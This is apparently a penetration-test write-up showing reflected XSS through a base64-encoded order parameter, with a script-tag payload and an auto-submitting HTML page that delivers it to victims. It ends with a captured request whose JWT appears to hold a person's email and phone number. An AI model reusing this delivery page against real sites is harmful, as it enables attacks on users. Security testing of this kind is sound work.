
EXECUTION DEMONSTRATION

During our check, we have discovered 2 cases where an XSS attack can be performed:


1. With an unregistered account (guest)
2. With a registered account

1. **With an unregistered account (guest)**


We started our check by accessing the 'cars.html' page with guest credentials.



Then, we chose a car and filled in the order details.



After clicking on the 'submit' button, we have been forwarded to a page called 'order_confirmation.php'.




Capturing this page, showing it is using a GET request to forward to the server-side 3 parameters:


- 'n' - represents the name field.
- 'e' - represents the email field.
- 'p' - represents the phone field.

Analyzing the parameters' value on the 'CyberChef' website, showed it encoded with base64 format:


'n' parameter's value



'e' parameter's value




'p' parameter's value




We tried to manipulate the 'p' parameter by adding the following payload to its value

```
"><script>alert(1)</script>
```

and encode it with base64 format.



Then, we performed a URL encoding on the encoded value. Sending this request, popped up an alert. Meaning- we succeeded to perform XSS.




Although we succeeded to perform XSS, this alert affects only on us. Meaning- this is a SELF XSS. In order to affect other accounts, we created the following malicious page:


XSS_CARS_no_registered_user_1.html

```
1  <html>
2      <head></head>
3      <body onload="document.forms[0].submit()">
4
5          <form method="GET" action="http://18.158.46.251:26988/order_confirmation.php">
6              <input type="hidden" name="n" value="ZGVhbg==">
7              <input type="hidden" name="e" value="YWFhQGV4YW1wbGUuY29t">
8              <input type="hidden" name="p" value="MDUyMTExMTExMSI+PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
9          </form>
10     </body>
11 </html>
```

This page, sending a GET request to the server-side with the 3 parameters we sent earlier to perform XSS on our side.

After the victim will access to our malicious page, an alert will popup.






Investigating the authentication method the website is using, by accessing to a registered account and capturing the request, showed the website is using JWT to identify each account.

Request

Pretty | Raw | \n | Actions | Select extension...

```
1  POST /api.php HTTP/1.1
2  Host: 18.158.46.251:26988
3  Content-Length: 11
4  Accept: */*
5  X-Requested-With: XMLHttpRequest
6  Authorization: JWT
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwvIiwiaWF0IjoxNj
   E1MDU4NTIyLCJleHAiOjE2MTUwNTkxMjIsImRhdGEiOnsibmFtZSI6ImRlYW4iLCJlbWFpbCI6ImRlYW5hdmlhbmlAZ21haWwuY
   29tIiwidXNlcl9pZCI6IjM3MzkzMjMxIiwicGhvbmUiOiIwNTI2MjgwOTI4In19.lPmkvz9UPncSmxwbztdaafF3xUq4fCuu2qc
